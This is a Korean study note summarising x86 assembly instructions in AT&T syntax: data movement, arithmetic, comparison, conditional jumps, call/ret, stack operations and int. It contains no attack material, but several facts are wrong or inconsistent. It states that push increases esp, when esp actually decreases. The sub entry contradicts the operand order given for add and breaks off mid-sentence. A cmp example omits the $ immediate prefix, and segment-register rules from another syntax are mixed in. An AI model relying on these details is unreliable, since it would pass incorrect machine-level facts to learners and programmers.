inc	inc %eax	%eax의 값을 1 증가시킨다.	데이터 조작
dec	dec %eax	%eax의 값을 1 감소시킨다.	데이터 조작
add	add %eax, %ebx	레지스터나 메모리의 값을 덧셈할 때 쓰인다.	논리, 연산
sub	sub $0x8, %esp	레지스터나 메모리의 값을 뺄셈할 때 쓰인다.	논리, 연산
call	call proc	프로시져를 호출한다.	프로시져
ret	ret	호출했던 바로 다음 지점으로 이동.	프로시져
cmp	cmp %eax, %ebx	레지스터와 레지스터값을 비교	비교
jmp	jmp proc	특정한 곳으로 분기	분기
int	int $0x80	OS에 할당된 인터럽트 영역을 system call	인터럽트
nop	nop	아무 동작도 하지 않는다.(No Operation)	

◆ 명령어의 분류

1) 데이터 이동 : mov, lea

2) 논리, 연산 : add, sub, inc, dec

3) 흐름제어 : cmp,jmp

4) 프로시져 : call, ret

5) 스택조작 : push, pop

6) 인터럽트 : int

1) 데이터 전송

1. mov (move data)

- 형식 : mov SOURCE, DESTINATION

- 기능 : SOURCE위치에 들어있는 데이터를 복사하여 DESTINATION위치에 저장.

- 원칙 : 메모리와 레지스터(모든 연산은 레지스터에 저장된뒤 이루어진다.) 사이의 데이터 이동, 레지스터와 레지스터 사이의 데이터 이동이나 값을 메모리나 레지스터에 대 입할 때 사용한다. (SOURCE와 DESTINATION의 크기가 동일해야 한다.)

! DESTINATION 레지스터가 CS가 될수 없다.(프로그램실행위치가 변경되기때문)

(CS의 변경은 int, jmp, call, ret등의 명령으로 가능)

! SOURCE와 DESTINATION이 전부 메모리를 가르칠수 없다. (설계상 불가능)

! SOURCE가 직접지정방식일경우에는 DESTINATION은 CS일 수 없다.

2. lea

- 형식 : lea SOURCE, DESTINATION

- 기능 : SOURCE OPERAND에서 지정된 주소를 DESTINATION으로 로드한다.

LEA의 주된 용도는 매개변수나 지역변수의 주소를 얻어오는 것이다.

예를 들어 C언어에서 지역변수나 매개변수에 &연산자를 사용한다면 컴파일러는

lea명령어를 생성한다.

- 원칙 : SOURCE OPERAND는 메모리에 위치해야하며, 변경될 주소는 index register나 DESTINATION에 정의된 주소여야 한다.

2) 논리, 연산 : add, sub, inc, dec

1. add
- 형식 : add opr1, opr2
- 기능 : opr2의 내용에 op1의 내용이 더해져서 그 결과를 opr2에 저장.
- 원칙 : ! 두 개의 오퍼랜드 모두에 메모리로 조합되는 것은 불가능.

2. sub (subtract)
- 형식 : sub opr1, opr2
- 기능 : 첫번째 오퍼랜드로 부터 2번째 오퍼랜드 의 내용을 뺀 다음 결과를 첫 번째 오퍼
- 원칙 : ! 메모리끼리는 뺄셈을 할수 없다.

3. inc (Increment)
- 형식 : inc DESTINATION
- 기능 : DESTINATION을 1 증가시키고 결과값을 다시 저장

4. dec (decrement)
- 형식 : dec DESTINATION
- 기능 : DESTINATION을 1 감소시키고 결과값을 다시 저장

3) 흐름 제어 : jmp, cmp
- 형식 : jmp proc
- 기능 : 프로그램의 흐름을 바꿀 때 사용. proc의 주소로 가서 그곳의 명령어를 실행.
if/else문, loop문(루프가 아직 끝나지 않았을때, 처음위치로 돌아가기 위해)
등에서 나타난다.

2. cmp
- 형식 : cmp value, value
ex) cmp %eax, 0 (eax레지스터의 값을 0과 비교한다.)
    je start (비교 결과가 같다면 start로 분기한다.)
    (같지 않다면 je 다음에 오는 명령어를 실행한다.)
- 기능 : 두값을 비교하고 비교결과에 따라 분기한다. 보통 레지스터나 메모리 및 숫자의 크기를 비교한다. cmp 명령어는 Zero, Sign, Overflow 등의 플래그를 set or clear 한다. 이 플래그의 결과에 의해서 Jcc 명령어들은 분기할 것인지를 결정한다. 보통 CMP 명령어 다음에 JE, JNE 등의 jmp관련 명령어가 위치한다.

- 원칙 : cmp 명령은 혼자 사용되지 않고 언제나 조건 점프 명령어나 조건 이동(mov) 명령어와 함께 사용된다.
- 조건 점프 명령어 : cmp 명령어의 결과에 따라 점프하는 명령어.

◆ Unsigned 계열 (부호가 없는 값)

je : jump equal - 비교 결과가 같을 때 점프
jne : jump not equal - 비교 결과가 다를 때 점프
jz : jump zero - 결과가 0일 때 점프, je와 같음. (cmp 명령에서 결과가 같으면 0을 출력)
jnz : jump not zero - 결과가 0이 아닐 때 점프
ja : jump above - cmp a, b에서 a가 클 때 점프
jae : jump above or equal - 크거나 같을 때 점프
jna : jump not above - 크지 않을 때 점프
jnae : jump not above or equal - 크지 않거나 같지 않을 때 점프
jb : jump below - cmp a, b에서 a가 작을 때 점프
jbe : jump below or equal - 작거나 같을 때 점프
jnb : jump not below - 작지 않을 때 점프
jnbe : jump not below or equal - 작지 않거나 같지 않을 때 점프
jc : jump carry - 캐리 플래그가 1일 때 점프
jnc : jump not carry - 캐리 플래그가 0일 때 점프
jnp/jpo : jump not parity / parity odd - 패리티 플래그가 0일 때 / 홀수일 때 점프
jp/jpe : jump parity / parity even - 패리티 플래그가 1일 때 / 짝수일 때 점프
jecxz : jump ecx zero - ecx 레지스터가 0일때 점프

◆ Signed 계열 (부호가 있는 값)

jg : jump greater - cmp a, b에서 a가 클 때 점프
jge : jump greater or equal - 크거나 같을 때 점프
jng : jump not greater - 크지 않을 때 점프
jnge : jump not greater or equal - 크지 않거나 같지 않을 때 점프
jl : jump less - cmp a, b에서 a가 작을 때 점프
jle : jump less or equal - 작거나 같을 때 점프
jnl : jump not less - 작지 않을 때 점프
jnle : jump not less or equal - 작지 않거나 같지 않을 때 점프
jo/jno : jump overflow / not overflow - 오버플로 플래그가 1일 때 / 0일 때 점프
js/jns : jump sign / not sign - 사인(부호) 플래그가 1일 때(음수) / 0일 때(양수) 점프
조건 점프 명령을 조합하여 if (a > b), for, while등의 조건문 구현

4) 프로시져 : call, ret

1. call

- 형식 : call Target

- 기능 : 스택 상에서 CS를 다음에 오는 명령의 오프셋 어드레스를 PUSH하고 target으로 이동한다. 즉, 다른 함수로 제어를 옮긴다는 뜻이다. CALL 명령어 다음에 오는 명령어의 주소를 스택에 PUSH하고 주어진 주소로 제어를 옮긴다는 뜻(EIP를 변경시킴)

CALL명령은 CALL명령 다음위치에 있는 명령의 주소를 스택에 push한다.

2. ret (return)

- 형식 : ret

- 기능 : 호출된 함수에서 호출한 함수로 복귀. esp에 있는 값을 꺼내서(pop) EIP레지스터에 할당한다. 즉, call명령 당시 push되었던 주소를 pop하여 eip에 넣는 것이다.

5) 스택조작 : push, pop

1. pop

- 형식 : pop DESTINATION

- 기능 : 스택 맨 윗부분(top)에서 하나의 워드를 DESTINATION에 로드(load)그리고 스택포인터는 그 바로 전의 데이터를 가리킨다(point).

2. push

- 형식 : push DESTINATION

- 기능 : 메모리상에 설정된 스택이라는 공간에 데이터를 저장한다. 스택의 가장 윗부분에 데이터를 저장. 스택 포인터(esp)도 워드크기만큼 증가한다.

6) 인터럽트 : int

- 형식 : int (interrupt-type)

- 기능 : 운영체제에 할당된 인터럽트 영역을 system call.